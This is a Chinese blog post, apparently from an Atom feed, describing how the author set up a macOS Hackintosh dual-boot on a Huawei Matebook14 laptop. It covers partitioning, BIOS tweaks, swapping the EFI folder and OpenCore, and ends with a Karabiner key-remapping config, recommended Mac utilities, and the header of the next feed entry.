





                        <![CDATA[<h1 id="%E9%BB%91%E8%8B%B9%E6%9E%9C%E6%8A%98%E8%85%BE%E8%AE%B0" tabindex="-1">黑苹果折腾记</h1><p><div class="table-of-contents"><ul><li><a href="#%E9%BB%91%E8%8B%B9%E6%9E%9C%E6%8A%98%E8%85%BE%E8%AE%B0">黑苹果折腾记</a><ul><li><a href="#%E7%A1%AC%E4%BB%B6%E7%8E%AF%E5%A2%83">硬件环境</a></li><li><a href="#%E5%AE%89%E8%A3%85%E8%BF%87%E7%A8%8B">安装过程</a><ul><li><a href="#%E5%89%8D%E7%BD%AE%E6%93%8D%E4%BD%9C">前置操作</a></li><li><a href="#%E7%A3%81%E7%9B%98%E5%88%86%E5%8C%BA">磁盘分区</a></li><li><a href="#%E8%A7%A3%E9%94%81cfg%E5%B9%B6%E4%BF%AE%E6%94%B9dvmt%E8%87%B364mb">解锁CFG并修改dvmt至64mb</a></li><li><a href="#%E6%9B%BF%E6%8D%A2efi%E5%88%86%E5%8C%BA">替换EFI分区</a></li><li><a href="#%E5%AE%89%E8%A3%85">安装</a></li><li><a href="#%E5%90%8E%E7%BB%AD%E6%93%8D%E4%BD%9C">后续操作</a></li><li><a href="#%E6%88%90%E6%9E%9C%E6%88%AA%E5%9B%BE">成果截图</a></li></ul></li><li><a href="#%E6%80%BB%E7%BB%93">总结</a></li><li><a href="#%E5%85%B6%E4%BB%96%E4%BC%98%E5%8C%96">其他优化</a><ul><li><a href="#%E5%BF%AB%E6%8D%B7%E9%94%AE%E8%AE%BE%E7%BD%AE">快捷键设置</a></li><li><a href="#%E5%85%B6%E4%BB%96%E8%BD%AF%E4%BB%B6">其他软件</a></li></ul></li><li><a href="#%E5%85%B6%E4%BB%96%E5%8F%82%E8%80%83">其他参考</a></li></ul></li></ul></div></p><p>最近闲来无事想在家，花了点时间为自己的笔记本捣鼓捣鼓装了一套黑苹果系统，下面是这个旅程的点滴。</p><h2 id="%E7%A1%AC%E4%BB%B6%E7%8E%AF%E5%A2%83" tabindex="-1">硬件环境</h2><ul><li>电脑 Huawei Matebook14 2019 i5-8265U MX250独显</li><li>BIOS 1.26</li></ul><p>需要的工具：</p><ul><li>WinPE 盘（<a href="https://www.wepe.com.cn/" target="_blank">WinPE盘制作</a>）</li><li>16G以上的U盘</li><li>苹果镜像（可以搜索<a href="https://blog.daliansky.net/archives/" target="_blank">黑果小兵的部落阁</a>下载）</li></ul><h2 id="%E5%AE%89%E8%A3%85%E8%BF%87%E7%A8%8B" tabindex="-1">安装过程</h2><h3 id="%E5%89%8D%E7%BD%AE%E6%93%8D%E4%BD%9C" tabindex="-1">前置操作</h3><p>如果有装WIN系统经验，需要一个部署盘来来进行安装。安装黑苹果也同样如此，首先需要刻录下载好的苹果镜像到U盘中，使用工具<a href="https://github.com/balena-io/etcher" target="_blank">balenaetcher</a>来进行刻录，操作很简单，看官网文档即可。</p><p><em>通常要求U盘大小不小于16GB</em></p><h3 id="%E7%A3%81%E7%9B%98%E5%88%86%E5%8C%BA" tabindex="-1">磁盘分区</h3><p>由于目标是双系统安装，在不格式化windows分区的前提下，需要为mac建立新的专属分区。因此需要使用<a href="https://www.diskgenius.cn/" target="_blank">DiskGenius</a>等工具来进行分区。</p><ul><li>启动WinPE，打开DG软件或者傲梅助手，对磁盘进行调整，<strong>调整ESP分区大小为200M</strong>，并在安装<strong>磁盘末尾新建一个大约120G的HFS+分区</strong></li></ul><blockquote><p>如果无法直接调整ESP分区大小，可以先调整C盘，在其前部加入100M，再扩容ESP分区为200M</p></blockquote><p>就此，待安装磁盘的分区工作完成。<br /><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/blog/image-1691573873217.png?x-oss-process=style/water" alt="image-1691573873217" /></p><h3 id="%E8%A7%A3%E9%94%81cfg%E5%B9%B6%E4%BF%AE%E6%94%B9dvmt%E8%87%B364mb" tabindex="-1">解锁CFG并修改dvmt至64mb</h3><blockquote><p>此部分不是必须的，但是特定的版本系统或者EFI需要执行此逻辑，否则会出现卡logo现象。</p></blockquote><p>通过解锁cfg后能得到原生的电源管理、CPU变频、睡眠等特性。修改dvmt至64mb可以hdmi/dp输出4k60p的信号。此部分需要修改底层BIOS程序，具体操作很简单，可以参照 <a href="https://github.com/ske1996/matebook-13and14-OpenCore-Hackintosh" target="_blank">https://github.com/ske1996/matebook-13and14-OpenCore-Hackintosh</a> 部分进行修改。<strong>注意事前备份BIOS</strong></p><h3 id="%E6%9B%BF%E6%8D%A2efi%E5%88%86%E5%8C%BA" tabindex="-1">替换EFI分区</h3><p>这一步是最重要的一步，EFI分区是系统启动的重要分区，通常位于磁盘的起始扇区，包含Bootloader、驱动等内容。因此需要找到与自己机器适配的EFI分区（也可以自己通过OpenCore来制作，后面会专门讲解）。</p><blockquote><p>可以通过谷歌搜索“黑苹果+你的电脑型号” 来寻找别人做好的EFI分区</p></blockquote><p>在找到适配的EFI文件之后，进入WinPE或者Windows系统，挂载U盘的OC分区，将该适配EFI文件夹 替换掉U盘OC分区下的EFI文件夹。</p><h3 id="%E5%AE%89%E8%A3%85" tabindex="-1">安装</h3><ol><li>重启电脑，进入BIOS选择U盘启动，此时进入引导程序（Opencore、 Clover），再选择 <code>Install MAC</code> 选项进行安装。</li></ol><blockquote><p>在安装过程中，会重启很2-3次，如果不慎重启到windows启动，不要慌张，重新进入BIOS选择U盘启动，继续安装。</p></blockquote><ol start="2"><li>安装完成后，进入MAC系统，挂载U盘EFI分区，将EFI文件夹下的OC文件夹复制到安装磁盘的EFI分区下，这一步是为了新建新的UEFI启动项目。</li></ol><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/image-20230809163839964.png?x-oss-process=style/water" alt="image-20230809163839964" /></p><ol start="3"><li>启动到Win系统，使用<a href="https://bootice.en.softonic.com/download" target="_blank">Bootice</a>工具修改UEFI启动序列，添加ESP分区下的 \OC\OpenCore.efi， 这样一来，就可以通过F12进入启动菜单，选择不同的启动项来引导windows或者mac系统。</li></ol><h3 id="%E5%90%8E%E7%BB%AD%E6%93%8D%E4%BD%9C" tabindex="-1">后续操作</h3><ol><li>根据 <a href="https://github.com/ske1996/matebook-13and14-OpenCore-Hackintosh" target="_blank">https://github.com/ske1996/matebook-13and14-OpenCore-Hackintosh</a> 安装HDIPI部分进行安装，这一步为了选择适合自己屏幕的分辨率，防止过大或者过小影响使用。</li><li>测试各个功能项是否可用，如果不可用一般是驱动问题，可以自行谷歌，如果使用Opencore来引导，通常是编辑 <code>\EFI\config.plist</code> 文件来进行修复。此文件定义着BIOS引导MAC过程中的各项配置，例如驱动位置、机器码、补丁等等。可视化编辑软件：<a href="https://github.com/ic005k/OCAuxiliaryTools" target="_blank">OC Auxiliary Tools</a> , <strong>我们也是根据此软件来定做自己的EFI分区</strong></li><li>修改三码，首先利用<a href="https://github.com/benbaker76/Hackintool" target="_blank">Hackintool</a>工具来生成三码，然后使用OC Auxiliary Tools来进行修改。此部分比较玄学。</li></ol><h3 id="%E6%88%90%E6%9E%9C%E6%88%AA%E5%9B%BE" tabindex="-1">成果截图</h3><p>下面贴几张成果图，虽然不是第一次体验MacOS，但是对于我来说，对比Win其明显的特点包括：</p><ul><li>win是用户改造产品，mac真是产品改造用户…</li><li>apple的审美还是不错的</li><li>简约，虽然隐藏了许多系统级别的自定义，但是确实提供了非常直观的接口给用户，学习成本低<br /><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/blog/image-1691572493238.png?x-oss-process=style/water" alt="image-1691572493238" /><br /><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/blog/image-1691572533042.png?x-oss-process=style/water" alt="image-1691572533042" /><br /><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/blog/image-1691572638649.png?x-oss-process=style/water" alt="image-1691572638649" /></li></ul><h2 id="%E6%80%BB%E7%BB%93" tabindex="-1">总结</h2><p>其实安装黑苹果和安装windows类似，但是如何寻找并配置驱动并进行相应的复杂配置是一个难点。通常此次DIY，也对EFI分区和win、macos的启动流程有新的认识。希望在接下来的体验过程中，能对MacOS有进一步的了解。</p><h2 id="%E5%85%B6%E4%BB%96%E4%BC%98%E5%8C%96" tabindex="-1">其他优化</h2><h3 id="%E5%BF%AB%E6%8D%B7%E9%94%AE%E8%AE%BE%E7%BD%AE" tabindex="-1">快捷键设置</h3><p>刚开始使用MacOS时，对其快捷键感觉强烈不适应，<strong>本着尽量远离鼠标是提高生产效率的重要原则</strong>，第一时间就去寻找替换快捷键的方案，直到遇到 <a href="https://karabiner-elements.pqrs.org/" target="_blank">Karabiner</a> 热键工具。<br />推荐的几个<code>rules</code>:</p><ul><li>CapsLock Toolbox (类似windows capslock+ 的功能， 例如 capslock + s = 光标右移)</li><li>Windows shortcuts on MacOS (实现<code>ctrl+C</code>, <code>crtl+A</code> 等重要功能)</li></ul><p>配置方法如下图所示：<br /><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/blog/image-1691646510241.png?x-oss-process=style/water" alt="image-1691646510241" /></p><pre><code class="language-">{    &quot;description&quot;: &quot;CAPSLOCK + hjkl to arrow keys (Post CAPSLOCK if press CAPSLOCK alone)&quot;,    &quot;manipulators&quot;: [        {            &quot;conditions&quot;: [                {                    &quot;name&quot;: &quot;caps_lock pressed&quot;,                    &quot;type&quot;: &quot;variable_if&quot;,                    &quot;value&quot;: 1                }            ],            &quot;from&quot;: {                &quot;key_code&quot;: &quot;d&quot;,                &quot;modifiers&quot;: { &quot;optional&quot;: [&quot;any&quot;] }            },            &quot;to&quot;: [{ &quot;key_code&quot;: &quot;down_arrow&quot; }],            &quot;type&quot;: &quot;basic&quot;        },        {            &quot;conditions&quot;: [                {                    &quot;name&quot;: &quot;caps_lock pressed&quot;,                    &quot;type&quot;: &quot;variable_if&quot;,                    &quot;value&quot;: 1                }            ],            &quot;from&quot;: {                &quot;key_code&quot;: &quot;e&quot;,                &quot;modifiers&quot;: { &quot;optional&quot;: [&quot;any&quot;] }            },            &quot;to&quot;: [{ &quot;key_code&quot;: &quot;up_arrow&quot; }],            &quot;type&quot;: &quot;basic&quot;        },        {            &quot;conditions&quot;: [                {                    &quot;name&quot;: &quot;caps_lock pressed&quot;,                    &quot;type&quot;: &quot;variable_if&quot;,                    &quot;value&quot;: 1                }            ],            &quot;from&quot;: {                &quot;key_code&quot;: &quot;s&quot;,                &quot;modifiers&quot;: { &quot;optional&quot;: [&quot;any&quot;] }            },            &quot;to&quot;: [{ &quot;key_code&quot;: &quot;left_arrow&quot; }],            &quot;type&quot;: &quot;basic&quot;        },        {            &quot;conditions&quot;: [                {                    &quot;name&quot;: &quot;caps_lock pressed&quot;,                    &quot;type&quot;: &quot;variable_if&quot;,                    &quot;value&quot;: 1                }            ],            &quot;from&quot;: {                &quot;key_code&quot;: &quot;f&quot;,                &quot;modifiers&quot;: { &quot;optional&quot;: [&quot;any&quot;] }            },            &quot;to&quot;: [{ &quot;key_code&quot;: &quot;right_arrow&quot; }],            &quot;type&quot;: &quot;basic&quot;        },        {            &quot;from&quot;: {                &quot;key_code&quot;: &quot;caps_lock&quot;,                &quot;modifiers&quot;: { &quot;optional&quot;: [&quot;any&quot;] }            },            &quot;to&quot;: [                {                    &quot;set_variable&quot;: {                        &quot;name&quot;: &quot;caps_lock pressed&quot;,                        &quot;value&quot;: 1                    }                }            ],            &quot;to_after_key_up&quot;: [                {                    &quot;set_variable&quot;: {                        &quot;name&quot;: &quot;caps_lock pressed&quot;,                        &quot;value&quot;: 0                    }                }            ],            &quot;to_if_alone&quot;: [{ &quot;key_code&quot;: &quot;caps_lock&quot; }],            &quot;type&quot;: &quot;basic&quot;        }    ]}</code></pre><h3 id="%E5%85%B6%E4%BB%96%E8%BD%AF%E4%BB%B6" tabindex="-1">其他软件</h3><ul><li><a href="https://github.com/p0deje/Maccy/releases" target="_blank">maccy</a> 剪切板软件</li><li><a href="https://alt-tab-macos.netlify.app/" target="_blank">AltTab</a> 窗口切换软件</li><li><a href="https://www.alfredapp.com/help/v4/" target="_blank">Alfred 4</a> 快捷工具</li><li><a href="https://keepassxc.org/" target="_blank">KeePassXC</a> 密码管理工具</li></ul><h2 id="%E5%85%B6%E4%BB%96%E5%8F%82%E8%80%83" tabindex="-1">其他参考</h2><ul><li><a href="https://github.com/frezs/MateBook14-Hackintosh" target="_blank">MateBook14 黑苹果双系统教程</a></li><li><a href="https://openintelwireless.github.io/IntelBluetoothFirmware/FAQ.html#what-additional-steps-should-i-do-to-make-bluetooth-work-on-macos-monterey-and-newer" target="_blank">安装完成后解决蓝牙无法正常启用的问题</a></li></ul>]]>
                </content>
            </entry>
            <entry>
                <title><![CDATA[JS-Promise使用]]></title>
                <link rel="alternate" type="text/html" href="https://tans.fun/archives/js-promise" />
                <id>tag:https://tans.fun,2023-07-31:js-promise</id>
                <published>2023-07-31T12:58:56+08:00</published>
                <updated>2023-07-31T15:32:18+08:00</updated>
                <author>
                    <name>Tans</name>
                    <uri>https://tans.fun</uri>
                </author>
                <content type="html">
